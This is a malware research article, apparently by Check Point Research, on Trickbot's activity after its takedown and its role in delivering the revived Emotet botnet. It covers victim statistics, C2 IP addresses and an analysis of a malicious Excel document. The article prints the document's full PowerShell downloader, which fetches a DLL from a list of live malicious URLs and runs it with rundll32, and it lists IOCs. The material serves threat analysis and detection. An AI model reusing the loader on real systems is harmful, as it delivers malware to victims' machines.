When old friends meet again: why Emotet chose Trickbot for rebirth

research.checkpoint.com/2021/when-old-friends-meet-again-why-emotet-chose-trickbot-for-rebirth/

December 8, 2021

December 8, 2021

Research by: Raman Ladutska, Aliaksandr Trafimchuk, David Driker, Yali Magiel

Overview

Trickbot and Emotet are considered some of the largest botnets in history. They both share a similar story: they were taken down and made a comeback. Check Point Research (CPR) observed Trickbot's activities after the takedown operation and recently noticed it started to spread Emotet samples – which was intriguing because Emotet was considered dead for the past 10 months.

Trickbot was one of the most massive botnets in 2020, only outmatched by Emotet. In an effort to take down Trickbot, different vendors worked together to take down 94% of core servers crucial for Trickbot operations in October 2020. It has been 11 months since Trickbot was takedown, but this botnet has held 1st place in the list of the most prevalent malware families in May, June and September 2021. Over the last 11 months, Check Point Research (CPR) has spotted over 140,000 Trickbot victims worldwide, involving more than 200 campaigns and thousands of IP addresses on compromised and dedicated machines.

Trickbot is a botnet and banking Trojan written in C++ that can steal financial details, account credentials and personally identifiable information. It can spread within a network and drop various payloads. Trickbot has utilized sophisticated coding technique evasions and due to its flexibility and modular structure, it's an attractive collaboration option for other malware attacks.

Trickbot has been involved in different ransomware campaigns such as infamous Ryuk and Conti attacks. Trickbot is constantly being updated with new capabilities, features and distribution vectors, which enables it to be a flexible and customizable malware that can be distributed as part of multi-purpose campaigns. It is known since 2016 and is continuing to live and evolve 5 years later despite even the most serious attempts to disrupt the botnet, like the one in October 2020.

Recently CPR noticed that Trickbot infected machines started to drop Emotet samples, for the first time since the takedown of Emotet in January 2021. This research will analyze the Trickbot malware, describe its activity after the takedown, and explain why Emotet chose Trickbot when it came to Emotet's rebirth. We will also dive into the technical details of Emotet infection.

Trickbot history

Trickbot appeared in 2016 as a successor of **Dyre** malware, whose operators were arrested by the Russian authorities. There were a lot of code similarities between the two malware families. Since then, Trickbot has lived its own life. Instead of embedding all the functionality inside the malware, the authors decided to spread it throughout numerous modules which could be updated dynamically. This decision resulted in over 20 Trickbot modules, each of them responsible for a separate functionality: lateral movement, stealing of browsers' credentials, installing proxy reverse module and so on. Not all of the modules were written in C++, some of them were written with Delphi which may be a sign of an outsource development services used by Trickbot authors.

The damage caused by Trickbot became a hot topic in the news. For example, in July 2019 a database was discovered with 250 million emails used by Trickbot operators in their campaigns. Trickbot actors adapted to global changes and used priority issues such as BLM and COVID-19 to trick users into opening emails with malicious attachments. At the peak of its activity during the COVID-19 pandemic, Trickbot achieved a milestone of 240 million spam messages per day. Another means of spreading was through links to malicious websites.

In 2020, Trickbot (together with Emotet) was used to deliver **Ryuk** ransomware and caused massive damage. Universal Health Services reported that the company suffered $67 million losses because of the Ryuk attack. According to the researches, crypto wallets used for ransom in Ryuk attacks were topped for $150 million.

There was the evidence that Trickbot actors united their efforts with APTs. In December 2019, the infamous North Korean Lazarus group was spotted to use the attack framework called Anchor Project. Anchor Project is a backdoor module used by Trickbot which is deployed only to selected high-profile victims.

Constant participation of Trickbot in high-profile attacks that caused great damage led to unprecedented effort from major security companies – ESET, Microsoft, Symantec – to attempt and takedown the Trickbot botnet, with the help of telecom providers. The time was right before the US presidential elections as the involved parties did not want to take risks and let millions of Trickbot-infected machines interfere with the election process.

This effort should have put the end to the Trickbot threat, but alas it did not. Trickbot operators re-grouped, found new ways to continue their operations and despite the losses in their ranks, did not give up their evil intentions.

Connections to other malware in 2021

During its lifecycle, Trickbot has been continuously linked to different malware families as the means of spreading them. **Ryuk** ransomware or **BazarBackdoor**, for example – and that's just some of the malware families delivered by Trickbot. The situation did not change after the botnet takedown in October 2020. Trickbot has been involved in one of the most serious ransomware attacks in 2021.

On September 22, 2021, the FBI released an advisory that provided a detailed description about the group behind **Conti** ransomware. There are several mentions of Trickbot in this paper claiming it was one of the means of ransomware delivery to victims' machines. Conti ransomware is a serious threat. As stated in the FBI report, there were around 400 organizations worldwide affected by Conti, 290 of which were located in the USA. FBI identified various attack vectors including high-profile ones: healthcare and first responder networks, law enforcement agencies, emergency medical services, 9-1-1 dispatch centers, and municipalities.

Targets

After botnet takedown, Trickbot's activity rate was persistent (reflected in the chart below):



Figure 1 – Trickbot dynamic of infected machines since November 1, 2020

Check Point Research spotted over **140,000 victims** affected by Trickbot globally since the botnet takedown, including organizations and individuals. To understand how big this number is, we can compare it with 400 organizations reportedly affected by Conti ransomware according to FBI. 140,000 victims are **350 times more** than that sound attack of 400 organizations where Trickbot was involved for spreading the ransomware.

Trickbot affected 149 countries in total which is more than 75% of all the countries in the world. As shown in figure two, almost one third of all Trickbot targets were located in Portugal and the USA:



Figure 2 – Trickbot victims since November 1, 2020 grouped by countries

The following graphs shows the distribution of victims by industry:



Figure 3 – Trickbot victims since November 1, 2020 grouped by industries

Victims from high profile industries constitute more than 50% of all the victims which speaks once again about the effectiveness of Trickbot.

Campaigns

Researchers spotted **223** different Trickbot campaigns in the last 6 months. However, 129 out of 223 campaigns stopped their activity in July.



Figure 4 – Number of campaigns (vertical) that were last observed in the particular months (horizontal)

It may seem that Trickbot activity has dropped in scale, but combined with all the other facts we can conclude quite the opposite. The campaigns became more massive and widely targeted as the number of victims continues to grow despite the drop in the number of campaigns.

There are two campaigns that stand out because of the number of IP addresses they use. Campaign with identifier "**zev4**" has been using 79 IP addresses during the time of its activity, whilst campaign "**zem1**" – just slightly less, 64 different IP addresses.
This may be a sign of Trickbot continuing growth as these campaigns are fresh.
"***zev4***" was first seen on July 26th and is still active today. "***zem1***" was a short term campaign that was seen for 3 days only from September 13th to September 15th. No other campaigns use more than 50 IP addresses. However, 37 of them (not counting the 2 campaigns above) use more than 40 different IP addresses.

The breakdown of total number of campaigns that use the number of IP addresses by intervals is shown on the following diagram:



Figure 5 – number of campaigns (vertical) using that many unique IP addresses (horizontal)

This information may be interpreted the following way: although the Trickbot attacks a wide range of victims, it relies on a relatively small number of IP addresses. Some of them are time-tested and trustful, as we will see in the next chapter.

Network infrastructure

We tracked a total of **1061** unique non-encrypted IP addresses used in Trickbot campaigns, with **1115** unique combinations of ip:port.There are 8 addresses used in as many as **61** campaigns, all on 443 port:

IP	Country	Organization
24.162.214.166	USA	Charter Communications Inc
45.36.99.184	USA	Charter Communications Inc
60.51.47.65	Malaysia	–
62.99.76.213	Spain	Euskaltel S.A.
82.159.149.52	Spain	Vodafone ONO, S.A.
97.83.40.67	USA	Charter Communications Inc
103.105.254.17	Indonesia	PT Bintang Mataram Teknologi
184.74.99.214	USA	Charter Communications Inc

All the IP addresses from the list have been used for at least 5 months to date

Emotet rebirth

The Emotet botnet, once an overbearing threat that held more than 1.5 million machines under its sway, was capable of infecting those machines with additional bankers, trojans and ransomware. Its estimated damage was around 2 and a half billion dollars. Emotet is a long term malware and operates with some breaks and pauses since 2014, it was very widely spread before takedown affecting more than 1.5 million machines all around the world. It was famous for spreading other malware families including Trickbot, Ryuk ransomware and others.

Emotet was taken down last January by a joint operation of various law enforcement agencies and judicial authorities worldwide.

Figure 6 – Law authorities that participated in Emotet takedown (image from europol.europa.eu)

Hundreds of security researchers worldwide cheered for its takedown and the thought of an Emotet free world. However, on November 15th, merely 10 months after its takedown, Trickbot infected machines started to drop Emotet samples. The newly Emotet infected machines began spreading once again, by a strong malspam campaign promoting users to download password protect zip files, which contained malicious documents that once ran and macros are enabled infects the computer with Emotet, causing the infection cycle to repeat and enabling Emotet to rebuild its botnet network. Emotet could not choose a better platform than Trickbot as a delivery service when it came to Emotet's rebirth question.

Since we spotted the Emotet comeback in November, we observed a volume of its activity which is at least 50% of the level we saw in January 2021, before Emotet had been taken down. This upwards trend continues throughout December as well.

With 10 months of downtown, Emotet has upgraded its operation and added some new tricks to its toolbox. Using Elliptic curve cryptography instead of RSA cryptography, improving its control flow flatting methods, adding to the initial infection by using malicious Windows app installer packages that imitate legitimate software and more.

Besides using Trickbot for dropping its samples, Emotet also sticks to the probed scheme of being distributed via malicious documents. Below we take a look at the details of Emotet infection conducted with the help of malicious documents.

Downloading the Emotet payload via maldocs

We analyzed the malicious Excel document with the following hash: `800f6f0cbc307b6d39dd48563fb2a15a2119a76d97ec599f0995e3c4af0b2211`.

This file is loaded from several sources, according to VirusTotal, the date it appeared on VirusTotal is 2021-11-16:



Figure 7 – Analyzed file on VirusTotal

The script inside the document uses Powershell to download the payload.

```
$strs=
"http://visteme.mx/shop/wp-admin/PP/,https://newsmag.danielolayinkas.com/cont
ent/nVgyRFrTE68Yd9s6/,http://av-quiz.tk/wp-content/k6K/,http://ranvipclub.net
/pvhko/a/,https://goodtech.cetxlabs.com/content/5MfZPgP06/,http://devanture.c
om.sg/wp-includes/XBByNUNWvIEvawb68/,https://team.stagingapps.xyz/wp-content/
aPIm2GsjA/".Split(",");
foreach($st in $strs){
    $r1=Get-Random;
    $r2=Get-Random;
    $tpth="C:\ProgramData\\"+$r1+".dll";
    Invoke-WebRequest -Uri $st -OutFile $tpth;
    if(Test-Path $tpth){
        $fp="C:\Windows\SysWow64\rundll32.exe";
        $a=$tpth+",f"+$r2;
        Start-Process $fp -ArgumentList $a;
        break;
    }
};
```

Figure 8 – Malicious URLs inside PowerShell script

The script downloads Windows PE binaries to the “C:\ProgramData” folder from the following locations:

`https://visteme.mx/shop/wp-admin/PP/`

`https://newsmag.danielolayinkas.com/content/nVgyRFrTE68Yd9s6/`

`https://av-quiz.tk/wp-content/k6K/`
`https://ranvipclub.net/pvhko/a/`
`https://goodtech.cetxlabs.com/content/5MfZPgP06/`

If the payload is downloaded successfully the binary is spawned and the script stops checking other URLs from the given list. One of the Emotet payloads downloaded this way the following hash:
`3f57051e3b62c87fb24df0fdc4b30ee91fd73d3cee3a6f7a962efceba2e99c7d`.

Emotet is not a threat to be taken lightly, as seen in the past it can grow to monstrous scope. The return can also cause an increase in ransomware attacks as Emotet is known to drop various ransomware in the past.
We will continue monitoring it, keeping our products on par with its newest infection methods.

Conclusion

Botnet takedown sounds strong as a term, but in reality taking down a botnet is easier than maintaining a botnet in de-activated state. Our data shows that Trickbot is very much alive since the takedown and is continuing to evolve. With Emotet back and using the Trickbot malware as a delivery service, the malware landscape is doing its best to be as threatening and effective as possible.

We are constantly monitoring these and other threats and protect our customers.

Check Point Protections

Check Point Software provides Zero-Day Protection across Its Network, Cloud, Users and Access Security Solutions, Check Point Harmony provides the best zero-day protection while reducing security overhead

Check Point Harmony Network Protections:

`Trojan-Banker.Win32.TrickBot`

Threat Emulation protections:

`Banker.Win32.TrickBot.TC`
`Trickbot.TC`
`Botnet.Win32.Emotet.TC.*`
`Emotet.TC.*`

`TS_Worm.Win32.Emotet.TC.*`
`Trojan.Win32.Emotet.TC.*`

IOCs

The lists below are not excessive by any means.

Trickbot Hashes

`6454414d0149be112aad7fcdc0af1bc1296824f87db5e4b8d7202ea042537f21`
`3d5853ab9ec4e2b24bf328dc526e09975d1b266f1684bbbc8f8e3292a1c3f2d0`

Emotet Hashes

`800f6f0cbc307b6d39dd48563fb2a15a2119a76d97ec599f0995e3c4af0b2211`
`3f57051e3b62c87fb24df0fdc4b30ee91fd73d3cee3a6f7a962efceba2e99c7d`

Trickbot IP addresses

`24.162.214.166`
`45.36.99.184`
`60.51.47.65`
`62.99.76.213`
`82.159.149.52`
`97.83.40.67`
`103.105.254.17`
`184.74.99.214`

URLs with Emotet Payload

`http[://ranvipclub.net/pvhko/a/`
`http[://apps.identrust.com/roots/dstrootcax3.p7c`
`http[://visteme.mx/shop/wp-admin/PP/`

`http[://av-quiz.tk/wp-content/k6K/`

`http[://ranvipclub.net/pvhko/a/`

`https[://goodtech.cetxlabs.com/content/5MfZPgP06/`

`https[://newsmag.danielolayinkas.com/content/nVgyRFrTE68Yd9s6/`

Resources

Trickbot before takedown

1. Exclusive: Top cybercrime ring disrupted as authorities raid Moscow offices – sources // https://www.reuters.com/article/us-cybercrime-russia-dyre-exclusive-idUSKCN0VE2QS
2. TrickBot: We Missed you, Dyre // https://fidelissecurity.com/threatgeek/archive/trickbot-we-missed-you-dyre
3. Trickbot module descriptions // https://securelist.com/trickbot-module-descriptions/104603/
4. TrickBooster – TrickBot's Email-Based Infection Module // https://www.deepinstinct.com/blog/trickbooster-trickbots-email-based-infection-module
5. COVID-19 Phishing Emails Mainly Contain TrickBot: Microsoft // https://www.bankinfosecurity.com/covid-19-phishing-emails-mainly-contain-trickbot-microsoft-a-14149
6. Universal Health Services Report $67 Million Loss To Ryuk Ransomware // https://www.safernetvpn.com/universal-health-services-report-67-million-loss-to-ryuk-ransomware
7. Ryuk Ransomware Profits: $150 Million // https://www.bankinfosecurity.com/ryuk-ransomware-profits-150-million-a-15726
8. Lazarus APT Collaborates with Trickbot's Anchor Project // https://threatpost.com/lazarus-collaborates-trickbots-anchor-project/151000/
9. Dropping the Anchor // https://www.netscout.com/blog/asert/dropping-anchor
10. TrickBot Switches to a New Windows 10 UAC Bypass to Evade Detection // https://threatpost.com/trickbot-switches-to-a-new-windows-10-uac-bypass-to-evade-detection/152477/
11. Attacks Aimed at Disrupting the Trickbot Botnet // https://krebsonsecurity.com/2020/10/attacks-aimed-at-disrupting-the-trickbot-botnet/

Trickbot takedown operation

1. An update on disruption of Trickbot // https://blogs.microsoft.com/on-the-issues/2020/10/20/trickbot-ransomware-disruption-update/
2. Trickbot disrupted // https://www.microsoft.com/security/blog/2020/10/12/trickbot-disrupted/

3. ESET takes part in global operation to disrupt Trickbot // https://www.welivesecurity.com/2020/10/12/eset-takes-part-global-operation-disrupt-trickbot/
4. TrickBot botnet targeted in takedown operations, little impact seen // https://www.bleepingcomputer.com/news/security/trickbot-botnet-targeted-in-takedown-operations-little-impact-seen/
5. TrickBot malware under siege from all sides, and it's working // https://www.bleepingcomputer.com/news/security/trickbot-malware-under-siege-from-all-sides-and-its-working/
6. Latvian National Charged for Alleged Role in Transnational Cybercrime Organization // https://www.justice.gov/opa/pr/latvian-national-charged-alleged-role-transnational-cybercrime-organization

Trickbot after takedown

1. Conti Ransomware // https://us-cert.cisa.gov/ncas/alerts/aa21-265a
2. Conti Ransomware Attacks Impact Healthcare and First Responder Networks // https://www.ic3.gov/Media/News/2021/210521.pdf
3. The five most important ransomware attacks of 2021 // https://www.raconteur.net/technology/the-five-most-important-ransomware-attacks-of-2021/
4. Trickbot Rising — Gang Doubles Down on Infection Efforts to Amass Network Footholds // https://securityintelligence.com/posts/trickbot-gang-doubles-down-enterprise-infection/
5. Trickbot module descriptions // https://securelist.com/trickbot-module-descriptions/104603/

Emotet

1. World's Most Dangerous Malware Emotet Disrupted Through Global Action // https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action
2. Cops Disrupt Emotet, the Internet's 'Most Dangerous Malware' // https://www.wired.com/story/emotet-botnet-takedown/